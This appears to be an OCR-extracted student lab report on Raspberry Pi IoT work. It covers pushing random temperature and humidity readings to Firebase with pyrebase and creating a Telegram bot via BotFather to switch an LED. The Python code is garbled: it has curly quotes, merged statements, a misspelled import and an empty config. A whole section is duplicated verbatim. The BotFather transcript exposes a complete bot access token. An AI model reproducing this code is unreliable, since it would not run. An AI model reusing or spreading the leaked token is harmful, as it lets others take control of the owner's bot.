
}

db.child("Status").push(data)

db.update(data)

```
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HP>ssh pi@192.168.80.48
pi@192.168.80.48's password:
Linux raspberrypi 5.10.103-v8+ #1529 SMP PREEMPT Tue Mar 8 12:26:46 GMT 2022 aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 20 06:13:59 2023 from 192.168.80.143
Fatal Python error: init_sys_streams: can't initialize sys standard streams
Traceback (most recent call last):
  File "/usr/lib/python3.7/io.py", line 72, in <module>
AttributeError: module 'abc' has no attribute 'ABCMeta'
[setupvars.sh] OpenVINO environment initialized
pi@raspberrypi:~ $ cd Desktop/
pi@raspberrypi:~/Desktop $ python3 firebase.py
```

Output :




1.sudo pip3 install pyrebase import pyrebase
exit

2.To show the real time temperature and humidity in firebase. (Real time Update)

```
import pyrebase
From collections.abs import MutableMapping Import random

config = {
    “apiKey”: “ “authDomain”:”
    “databaseURL”:
    “storageBucket”:
}

Firebase = pyrebase.initialize_app(config) db = firebase.database()

while True:
        data = {
        “Temp” : random.randrange(1,10),
        “Hum” : random.randrange(10,50)
         }
db.child(“Status”).push(data) db.update(data)
```

OUTPUT :




2.Operating led using telegram bot Set up in terminal : sudo pip3


install telepot Setting up new bot in telegram (Steps) :

1.Open BotFather


2.Start bot




3.




4.




5.Sending signal through bot for led to on and off



6.OUTPUT IN TERMINAL :



7.PICS OF DEVICE :




1.sudo pip3 install pyrebase import pyrebase
exit

2.To show the real time temperature and humidity in firebase. (Real time Update)

```
import pyrebase
From collections.abs import MutableMapping Import random

config = {
    “apiKey”: “ “authDomain”:”
    “databaseURL”:
    “storageBucket”:
}

Firebase = pyrebase.initialize_app(config) db = firebase.database()

while True:
        data = {
        “Temp” : random.randrange(1,10),
        “Hum” : random.randrange(10,50)
         }

db.child(“Status”).push(data) db.update(data)
```

OUTPUT :




2.Operating led using telegram bot Set up in terminal : sudo pip3


install telepot Setting up new bot in telegram (Steps) :

1.Open BotFather


2.Start bot


BotFather
Global search results
BotFather
@BotFather
BotFather
@i_botfather
thund man
@Botfatherkathund_bot
Kc Botfather Bot Updates
@kcbotfather
The BotFather
@tetris101bot
BotFather
@RahulXBot
line账号 探探账号|领英账号|WhatsApp账号|
@B_BotFather
Bot Father
@BotFatherc
Сарказмы на злобу дня
@botfather2
BotFather
@BotFatherd
No messages found
UPDATE TELEGRAM
BotFather
bot
start 11:50
I can help you create and manage Telegram bots. If you're new to the Bot API, please see the manual.
You can control me by sending these commands:
/newbot - create a new bot
/mybots - edit your bots
Edit Bots
/setname - change a bot's name
/setdescription - change bot description
/setabouttext - change bot about info
/setuserpic - change bot profile photo
/setcommands - change the list of commands
/deletebot - delete a bot
Bot Settings
/token - generate authorization token
/revoke - revoke bot access token
/setinline - toggle inline mode
/setinlinegeo - toggle inline location requests
/setinlinefeedback - change inline feedback settings
/setjoingroups - can your bot be added to groups?
/setprivacy - toggle privacy mode in groups
Web Apps
/myapps - edit your web apps
/newapp - create a new web app
/listapps - get a list of your web apps
/editapp - edit a web app
/deleteapp - delete an existing web app
Games
/mygames - edit your games
/newgame - create a new game
/listgames - get a list of your games
/editgame - edit a game
Menu
Write a message...


3.


BotFather
bot
/newapp - create a new web app
/listapps - get a list of your web apps
/editapp - edit a web app
/deleteapp - delete an existing web app
Games
/mygames - edit your games
/newgame - create a new game
/listgames - get a list of your games
/editgame - edit a game
/deletegame - delete an existing game
11:50
/newbot 11:51
Alright, a new bot. How are we going to call it? Please choose a name for your bot.
11:51
Applebot 11:51
Good. Now let's choose a username for your bot. It must end in `bot`. Like this, for example: TetrisBot or tetris_bot.
11:51
PlattenyCaramell_bot 11:51
Done! Congratulations on your new bot. You will find it at t.me/PlattenyCaramell_bot. You can now add a description, about section and profile picture for your bot, see /help for a list of commands. By the way, when you've finished creating your cool bot, ping our Bot Support if you want a better username for it. Just make sure the bot is fully operational before you do this.
Use this token to access the HTTP API:
6367917277:AAGZWrZsfElOndvzqYJQ_azquC8SAE9zw4g
Keep your token secure and store it safely, it can be used by anyone to control your bot.
For a description of the Bot API, see this page:
https://core.telegram.org/bots/api
11:51
Menu
Write a message...


4.



